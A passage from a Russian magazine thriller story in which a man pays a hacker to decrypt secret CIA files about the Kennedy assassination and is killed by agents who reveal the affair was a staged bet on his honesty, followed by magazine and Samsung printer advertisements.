- История очень паршивая, - проговорил он. – Все может плохо кончиться.

Он взялся за ручку двери и уже был готов открыть ее, как вдруг резко обернулся и посмотрел на дом напротив – на ту самую крышу, где стояла спутниковая антенна.

Этой тарелки пару дней назад там еще не было.

- Вот так дела... - присвистнул Брайан. – Как-то сразу и не сообразил. Похоже, здесь вокруг меня собирается некое подобие паучьего гнезда. Смотрят, слушают, проверяют, наблюдают. Ноутбук – ключ ко всему.

Он решительно взялся за ручку двери и вошел внутрь дома.

БРАЙАН НЕ ЗНАЛ, ЧТО ИМЕННО ТАК РОЖДАЕТСЯ ПАРАНОЙЯ.

* * * * *

"Активизация произведена успешно. Объект простимулирован. Группа слежения и обработки информации отмечает первые шаги объекта, направленные на преодоление криптобарьера.

Прошу учесть: в настоящий момент четко не обозначен критерий, определяющий, насколько далеко позволено объекту продвинуться в изучении информации. Жду подробных инструкций. Продолжаю наблюдение.

Дополнительное оборудование установлено и работает. Следующий рапорт – через двенадцать часов..."

* * * * *

Наконец-то в голову пришла здравая мысль. Брайан даже поругал себя за то, что не сообразил сразу.

- Интернет, черт побери! – он вскочил со стула и прошелся по комнате широкими шагами, не замечая вокруг ничего. – Неужели я не могу найти в этом море информации хоть кого-нибудь, кто сможет помочь мне разгадать проклятый шифр? Я много читал об этом в газетах, периодически такая информация проходит в новостях. Где-то же они есть, эти хак-команды, которые всесильны и всемогущи?!

Мысль поглотила его целиком. Он подошел к окну, отодвинул штору и внимательно посмотрел на спутниковую антенну дома напротив. Ему показалось, что она немедленно отреагировала на его появление и немного повернулась в его сторону.

Он непроизвольно отшатнулся за штору и прижался к стене рядом с окном.

- Вот же ситуация! – сквозь зубы сказал он. – Лора!

Жена вошла в комнату и остановилась на пороге.

- Лора, дорогая... Мне кажется, у нас есть небольшие проблемы... - произнес Брайан и тут же пожалел: его впечатлительная жена тут же побелела и прижалась к косяку. – Ни-

чего страшного, - он протянул ей руку, поспешив успокоить. – Но прошу тебя никуда из дома не выходить...

- Что случилось? – всхлипнула Лора, которая рыдала по любому поводу.

- Это сложно объяснить, - подошел поближе Брайан. – Я пока многого не понимаю, но дело в этой штуке, - он махнул рукой в сторону стола, на котором стоял компьютер. – Кому-то она сильно нужна, и этот кто-то ищет ноутбук с завидным упорством. Мне кажется, они – те, кто занят поисками – еще точно не знают, где он находится, но то, что он в этом квартале, они определили верно...

Они сели на диван, и Брайан рассказал ей, как неделю назад после уличной перестрелки компьютер попал в его руки. Жена немедленно разрыдалась в голос и убежала в детскую, где и просидела в обнимку с малышней больше часа. Брайан же, поняв, что жена ему не помощник, поднял телефонную трубку и пригласил к себе домой мастера из телефонной компании.

Через пару часов у него дома было высокоскоростное соединение. Мастер объяснил ему, что такое ADSL, преподнес ему маленький урок на тему "Что такое Всемерная паутина и как ей пользоваться", собрал инструменты и ушел. Брайан же, с пару минут неподвижно просидев над ноутбуком словно в медитации, приступил к поиску.

Довольно быстро он нашел несколько сайтов хак-команд, которые рекламировали себя и свои продукты. Однако сразу же выяснилось, что эти сайты не обновлялись довольно долгое время, что обратная связь с ними потеряна и люди на том конце Сети не откликаются на запросы.

- Бизнес, конечно, криминальный, - бормотал Брайан, читая страницы, на которых отображалась история тех, кто умел взламывать сайты, доставать пароли и делать еще много разной общественно вредной ерунды, лишь бы за нее платили деньги. – Но все-таки можно же как-то иметь связь с теми, кто хочет к тебе обратиться. Где же найти хоть один живой контакт?

Иногда он просто чувствовал, как антенна за окном сверлит ему спину. Через пару часов подобных ощущений он встал и завесил окно в комнате одеялом. Правда, он еще сумел признаться самому себе в том, что это полная чушь, но едва одеяло прикрыло стекло, как чувство слежения со стороны тут же исчезло. Брайан прислушался к своим ощущениям и удовлетворенно кивнул, после чего продолжил свои поиски.

Он не заметил, как стемнело. Жена прокралась в комнату, постояла рядом, включила свет и попыталась взглянуть в глаза мужа, чтобы понять, что же происходит, но в ужасе отшатнулась – Брайан был совсем не здесь. Он не мог оторвать взгляд от экрана. Иногда ему казалось, что он вот-вот приблизится к цели, но поиски не давали результата. Лора вышла так же тихо, как и вошла. Дети уже спали. Выходя, она кинула взгляд на одеяло на окне и внезапно ощутила какую-то боль: с мужем явно происходило что-то ненормальное.

- Только бы не случилось ничего страшного... - прошептала она. – Хотя, кажется, все, что могло случиться, уже случилось.

Тем временем Брайан, совершенно не обращая внимания на свою жену, сумел выйти на сайт, рекламирующий услуги человека, занимающегося криптографией. Изучив "послужной список", выступающий в качестве рекламы на заглавной странице, Брайан отправил ему письмо.

Ответ пришел неожиданно быстро – минут через пятнадцать. К тому времени Брайан успел выпить еще пару банок пива, которые вливал в себя практически не заботясь о том, чтобы глотать. В голове уже приятно шумело; пальцы рук периодически сжимались в кулаки, он широко шагал по комнате, вращая головой и разминая затекшую шею.

Когда пикнул звук пришедшей почты, Брайан метнулся к компьютеру. Чуть слышно шевеля губами, он прочитал ответ. Его просили прислать хоть какой-нибудь фрагмент текста, который требовалось расшифровать. Недолго думая, Брайан прикрепил к письму файл, взятый наугад, и отправил его. Спустя минуту его попросили подождать – сколько, не уточнили. Вместо этого к письму был приложен прайс на услуги криптографа и данные о счете, на который надо будет перевести деньги в случае успеха.

Брайан изучил прайс, присвистнул, но, открыв очередную банку с пивом, уже был готов заплатить и побольше. Куда в нем подевалось все, присущее стопроцентному американцу, куда пропало желание служить обществу, быть честным, искренним, преданным своей стране? Плевать он хотел на все!

Довольно быстро он нашел несколько сайтов хак-команд, которые рекламировали себя и свои продукты.

В нем взыграла какая-то смелость, он взял оставшиеся две банки и вышел на веранду. Кресло-качалка его уже не устраивало. Он спустился по ступенькам на газон, открыл пиво, сделал несколько больших глотков, плеснув себе на футболку, и отправился на дорогу. До дома с антенной было примерно метров семьдесят. Он медленно шел, разглядывая цветники по обе стороны проезжей части, при этом стараясь не упустить ничего вокруг, что наводило бы на мысль о слежке.

Вот какая-то подозрительная машина на противоположной стороне – кому-то привезли пиццу, но почему-то в маши-

не никого нет и никто не выходит из домов, чтобы уехать... А может, здесь живет сам разносчик пиццы? Брайан махнул рукой и принялся изучать обстановку дальше.

Лора смотрела на него, слегка приоткрыв закрытое одеялом окно. На улице уже сгущались сумерки; фигура Брайана была плохо различима, приходилось всматриваться в темноту, чтобы понять, где же муж, куда он направляется и зачем. Брайан вел себя достаточно нагло: он подходил к машинам, стоящим на обочинах, заглядывал внутрь, прижимая ладони к стеклу, размахивал руками, словно разговаривая сам с собой. Один раз даже сработала сигнализация на автомобиле соседей, и толстый дядька, которого они с Брайаном всегда недолюбливали, выскочил на крыльцо и принялся ругаться с мужем, однако Брайан только махнул ему рукой и пошел дальше. Путь его лежал к дому, на котором была закреплена спутниковая антенна.

За спиной Лоры пикнул компьютер. Она прекратила наблюдать за мужем, подошла к ноутбуку и открыла пришедшее письмо. Начав читать стоя, она внезапно опустилась на стул, будто ноги перестали держать ее. Она так же, как и Брайан, шевелила губами, вчитываясь в строки; текст постепенно приводил ее в ужас.

Дочитав до конца, она вскочила и побежала за Брайаном.

* * * * *

"...Ситуация, которая не прорабатывалась специальной службой, – это попытка объекта вступить в контакт с группой наблюдения. Сегодня эта попытка была внезапно обнаружена и столь же внезапно прервана женой объекта, однако считаю нужным доложить, что на этот счет нет никаких

Рекомендация у меня будет такая: чем меньше файлов ты прочитаешь, тем лучше для тебя.

инструкций. Также докладываю, что аналитики группы считают, что контакты объекта, которые отслежены через интернет, позволяют сделать вывод об их четкой направленности – поиск криптографа. Предполагается с вероятностью 98%, что объект, начав подобную деятельность, добьется положительного результата... Возможность выхода ситуации из-под контроля крайне высока. Прошу подробных инструкций на этот случай, также требую расширений полномочий для физического устранения объекта..."

* * * * *

Лора догнала Брайана уже у самой калитки. Он стоял, запрокинув голову и высасывая последние капли из последней банки. Пиво кончилось, и вместе с ним внезапно покинула Брайана решимость войти туда, за ограждение. В доме не горел свет. Казалось, там просто никого нет.

Возможно, так оно и было. Брайан вздохнул, и в это время Лора положила руку ему на плечо. Он вздрогнул и отскочил в сторону.

- Там тебе пришло письмо... - тихо сказала жена. – Извини, но я его прочитала. По-моему, тебе стоит взглянуть на него как можно быстрее.

Брайан выслушал жену, оглянулся на дом, который был его целью, потом кивнул и пошел назад. Лора не успевала за ним.

Письмо было там, где его оставила Лора. Открытое посреди экрана. Брайан оперся руками на край стола и стал читать.

- "Работа сложная. И опасная. Судя по тому файлу, что я получил, текст принадлежит какому-то правительственному учреждению. Скорее всего, ЦРУ или министерство обороны. Предполагаю, что такие документы просто так к простым людям не попадают. Либо ты проверяешь новую систему шифрования и работаешь в Лэнгли, либо ты дурак. Я выполню эту работу. Быстро. Имею навык. Ты готов платить? Если да, то пришли еще три файла подобного рода – для вероятностного анализа. Получение этих файлов расценю как согласие. А как доказательство своего умения, прикрепляю тебе расшифрованный (уже!) заголовок документа. Как видишь, "шапка" правительственная. Я такого на своем веку много перевидал, поверь на слово. Итак, я онлайн. Жду".

- Вот так поворот... Хотя я подозревал, что документы, содержащиеся здесь, могут привести меня черт знает куда, - Брайан, прочитав письмо, присел и задумался. – Что же это может быть? Что-нибудь про Луну? Или про инопланетян? Как-то на ум больше ничего не приходит...

Лора стояла в стороне и ждала, какое решение примет муж. Брайан думал. Все шло к тому, что он влезает в какие-то правительственные секреты. Он никогда не думал, что это может быть настолько заманчиво и волнительно. Ему вообще никогда не приходило в голову, что он может оказаться в подобной ситуации. Вспоминался сразу "Восход Меркурия" с Брюсом Уиллисом в главной роли, о мальчике, случайно разгадавшем супершифр и оказавшемся из-за этого в опасности. Вряд ли все, что происходит сейчас, похоже на сценарий фильма. Скорее, все окажется гораздо запутаннее и ужаснее.

Он выбрал в меню пункт "Ответить", прикрепил к письму еще три взятые наугад файла и отправил, после чего внимательно изучил банковские данные и перевел на счет неизвестного хакера нужную сумму. Жена молча проводила канувшие в Сеть деньги грустным взглядом и поняла, что муж принял окончательное решение: он будет ждать расшифровки документов. Осознав это, она ушла в спальню, легла поверх покрывала и принялась ждать – так же, как и он.

Брайан не предполагал, насколько может затянуться подобная работа. Мог пройти час, день, неделя... Он сидел за компьютером, тупо глядя перед собой и обхватив голову руками. Он думал о том, насколько изменилась его жизнь, насколько извратились его принципы честности, едва он соприкоснулся с тайной. Не просто с тайной, а с тем, что человек, отдавший ему ноутбук, назвал "Величайшей тайной Америки"... Как только эта штука вошла в его жизнь, его тут же окружили шпионы, наблюдатели, техника подслушивания, у него появился интернет, он стал общаться с хакерами и тратить на их услуги деньги... И он позабыл о жене, стал пить много пива, и продажи на работе пошли очень и очень плохо.

Но зато он был в шаге от раскрытой тайны.

...Проснулся он утром от первых лучей солнца, которые пробились из-под отогнутого женой края одеяла. Брайан сам не заметил, как уснул возле компьютера, сложив голову на руки. Ночь пролетела быстро, без сновидений; он потянулся, погладил щеку, на которой спал, протер глаза и собирался было пойти в спальню и поспать еще (благо сегодня был выходной), как вдруг обратил внимание, что на экране горит значок пришедшего письма.

Сон как рукой сняло. Он пару раз хлопнул себя по щекам и ткнул указателем в письмо.

- "Работа сделана. Шифр сложный, однако мой опыт мне помог, были кое-какие наработки в этом направлении. Отправляю тебе назад твои файлы в том виде, в каком они были. К письму кроме них приложена программа для расшифровки подобных файлов. Напоминает обычный "Блокнот": открываешь его и перетаскиваешь файл прямо на пустое место в окне. Дальше – дело техники. Если попадутся файлы, зашифрованные по другому принципу, программа выдаст сообщение об ошибке.

Я проверил свой счет: деньги появились. Ты выполнил свое обещание, я выполнил свое. Теперь о самом главном. Я прочитал те файлы, которые сумел расшифровать, и теперь я думаю, что долго не смогу заснуть. Рекомендация у меня будет такая: чем меньше файлов ты прочитаешь, тем лучше для тебя. НО – ЕСЛИ НЕ ЖАЛКО, ПРИШЛИ МНЕ ЕЩЕ. Черт побери, где ты все это берешь?

Удачи".

Брайан прочитал письмо два раза, потом проверил вложения, нашел программу, запустил и перетащил на раскрытое окно один из приложенных файлов. По экрану побежали какие-то косые полосы, "мышка" перестала отвечать на движения руки. Спустя десять-пятнадцать секунд все это прекратилось. В окне был готовый текст.

Брайан начал вчитываться в строчки, следующие под шапкой ЦРУ. Потом он открыл следующий файл, потом еще и еще. Всюду стоял гриф "Совершенно секретно. В единственном экземпляре". Каждый документ был подписан именами, которые никогда не звучали с экранов телевизора и не печатались на страницах газет, однако внизу стояла всегда резолюция директора ЦРУ. Против такого имени сказать было нечего.

Похоже, кто-то отсканировал все эти документы и создал текстовые файлы, а иначе как можно было объяснить, что все эти файлы датированы в тексте шестидесятыми годами и что принцип существования документа в единственном экземпляре нарушен. Брайан читал, позабыв о голодном желудке, жене, которая давно встала, но почему-то не входила к нему в комнату, о спутниковых антеннах и наблюдателях. Его поглотил мир секретов и тайн.

И когда он прочитал около ста или более документов, то понял, почему тот человек назвал все это величайшей тайной Америки.

Потому что теперь Брайан точно знал, кто убил Кеннеди.

* * * * *

"...Контакт установлен и отслежен. Группа отправлена. Считаю, что информация в настоящий момент не успела распространиться. Уничтожение контакта санкционировано. Отслеживается сетевая активность объекта – в данный момент времени нулевая. Прошу дополнительных санкций и расширения инструкции "Лемур" по отношению к объекту и его семье..."

* * * * *

Лора вышла к нему, когда он уже почти закончил. Текстов оказалось не так уж и много, он уложился в три с половиной часа. Остальные файлы расшифровке не поддались, да он и не смог бы осилить всю эту информацию. Глаза нестерпимо болели, ладонь на "мышке" была мокрой от пота.

- Лора... - сказал Брайан, не отрываясь от монитора. – Я думаю, что мы будем очень, очень богатыми... Вот только надо решить, как все это можно продать...

- Брайан, - сказала Лора, - подумай, прежде чем что-то делать с той информацией, что досталась тебе. Мы – в Америке. Здесь очень не любят, когда тайны правительства выплывают наружу.

- Эта тайна дорогого стоит, - прошептал Брайан. – Поверь мне...

В дверь постучали.

Брайан машинально закрыл крышку ноутбука и накрыл его сверху журналом. Потом встал и подошел к двери.

Там, на веранде, стоял человек в черном костюме. Ниже, на ступеньках, был еще один – он непрерывно оглядывался по сторонам и делал что-то кончиком указательного пальца в левом ухе.

Брайан открыл дверь.

- Добрый день, - произнес тот, что стоял ближе. – Вы Брайан Томпсон?

Брайан кивнул.

- Я могу войти?

- Прошу.

Человек сделал шаг и оказался внутри. Его глаза цепко обшарили каждый уголок комнаты, после чего остановились на Брайане.

- Кому вы рассказали о том, что прочитали только что?

- Вы о чем? – Брайану даже не пришлось делать удивленное лицо, он на самом деле, будучи готовым врать на любые темы, не ожидал этого вопроса.

- Каждая попытка уклониться от ответа будет учитываться, - человек наклонил голову и улыбнулся. – Знаете, а вы полностью укладываетесь в мою теорию. Приятно осознать тот факт, что я оказался прав.

Брайан отступил назад на пару шагов.

- Кто вы? – спросил он у вошедшего.

- Десять минут назад в Сиднее был убит человек, который помог вам прочитать шифр. Слишком уж велика цена информации...

Лора охнула и медленно стала опускаться вдоль стены. Брайан похолодел.

- Мы работаем оперативно, - человек оглянулся, посмотрел сквозь стеклянную дверь на оставшегося снаружи напарника. – Как вы думаете, зачем все это? - и он кивнул в сторону ноутбука.

- Не знаю, - сказал Брайан. – Мне это не приходило в голову.

- Но ведь вы прочитали. И вы только что приняли решение продать эту информацию. Дело в том, что за вашим домом ведется круглосуточное наблюдение из того дома, который вы непонятным образом совершенно точно вычислили. Вас снимают на видео, прослушивают разговоры в доме, телефонные звонки, отслеживают трафик... Вы все эти дни были под таким колпаком, который мы не всегда можем позволить себе по отношению к настоящим агентам разведслужб.

- Зачем? – спросил Брайан, краем глаза глядя на жену. Та совсем расклеилась, ревела тихо, глотая слезы.

- Повод, как всегда, никчемный. Спор.

- Спор?

- Помните того, кто дал вам компьютер? Это был один из спорщиков – тот, кто придумал всю комбинацию. Он, кстати, остался жив: не думайте, что стрельба была настоящей. Получился неплохой спектакль... А кровь была из кетчупа.

Брайан нашарил за спиной стул и сел. Он совершенно ничего не понимал.

- Он предложил мне спор. Суть заключалась в том, что он был уверен в простой и очевидной теперь истине: среди нас нет честных людей. Он решил, что стоит вовлечь в тот процесс, что у нас получился, американца с безупречной репутацией, и он обязательно превратится в того, кем, Брайан, вы стали. Я не верил ему, возразил и тем самым создал прецедент. Мы поспорили. В качестве основы он решил пожертвовать документами государственной важности, за знание которых человеку, не имеющему на это право, грозит смерть. Документами из дела об убийстве Кеннеди.

- Эта тайна дорогого стоит, - прошептал Брайан. – Поверь мне...

Брайан кивнул.

- Документы подлинные, - продолжал незнакомец. – Вы прочли их и решили воспользоваться ими. А ведь наши люди исследовали вас в течение нескольких недель, прежде чем передать вам информацию. Вы, наверное, сейчас можете вспомнить клиентов, которые ничего не купили, случайных знакомых в баре, новых соседей через дорогу... О вас было известно абсолютно все, вы ДЕЙСТВИТЕЛЬНО были честным человеком... пока не получили в руки вот это, - он подошел к столу, снял журнал с крышки ноутбука, подошел к двери и передал компьютер напарнику.

Брайан молчал. Ему нечего было добавить.

Человек обернулся, потом вынул из наплечной кобуры пистолет и выстрелил в Брайана и Лору. Отказать в меткости ему было нельзя...

Выйдя на веранду, он прищурился от яркого солнца, потом похлопал напарника по плечу и сказал:

- Черт с ним, с этим Кеннеди... Я проспорил пятьдесят тысяч долларов, вот это действительно проблема. Кстати, а санкция на убийство получена?

Напарник кивнул.

- Уже лучше. Ладно, поехали в Лэнгли. Пора уволить парочку криптографов. А деньги... Жалко, конечно. В следующий раз я обязательно выиграю...


И они ушли, унося под мышкой "величайшую тайну Америки" стоимостью пятьдесят тысяч долларов.

MOUNTAIN BIKE ACTION

ГЛАВНЫЙ ЖУРНАЛ РОССИИ
О МАУНТИН БАЙКЕ

В ПРОДАЖЕ С 7-го СЕНТЯБРЯ

Поручите бумажную работу профессионалам.



Техническая поддержка пользователей:
http://e-support.samsung.ru
Сайт для партнеров: http://partners.samsung.ru
Консультации для корпоративных клиентов:
(095) 540-42-19, 540-42-33, 540-42-38

Где бы Вы ни работали, в маленькой фирме или в огромной корпорации, Вы сможете подобрать принтер Samsung, отвечающий потребностям Вашего офиса. Служба поддержки пользователей Samsung обеспечит бесперебойную работу Вашей техники.

ML-2250/2251N/2251NP/2252W
Скорость печати: 20 стр/мин
Разрешение: 1200x1200 dpi
Языки управления печатью: PCL6, IBM ProPrinter, EPSON, PostScript3 (2251NP)
USB и параллельный порт
Ethernet 10/100 Base TX+802.11b (2251N,2252W)
Память: 16-144 Мбайт

ML-2550/2551N/2552W
Скорость печати: 24 стр/мин
Разрешение: 1200x1200 dpi
Языки управления печатью: PCL6, IBM ProPrinter, EPSON, PostScript3
USB и параллельный порт
Ethernet 10/100 Base TX+802.11b (2551N,2552W)
Память: 32-160 Мбайт

ML-3560/3561N/3561ND
Скорость печати: 33 стр/мин
Разрешение: 1200x1200 dpi
Языки управления печатью: PCL6, IBM ProPrinter, EPSON, PostScript3
USB и параллельный порт
Ethernet 10/100 Base TX (3561N,3561ND)
Память: 32-288 Мбайт

Купите принтер Samsung ML-1520P и получите в подарок сетевой фильтр.
Условия акции на www.samsung.ru.

Информационный центр Samsung: 8-800-200-0-400; www.samsung.ru; e-mail: info@samsung.ru. Товар сертифицирован.

SAMSUNG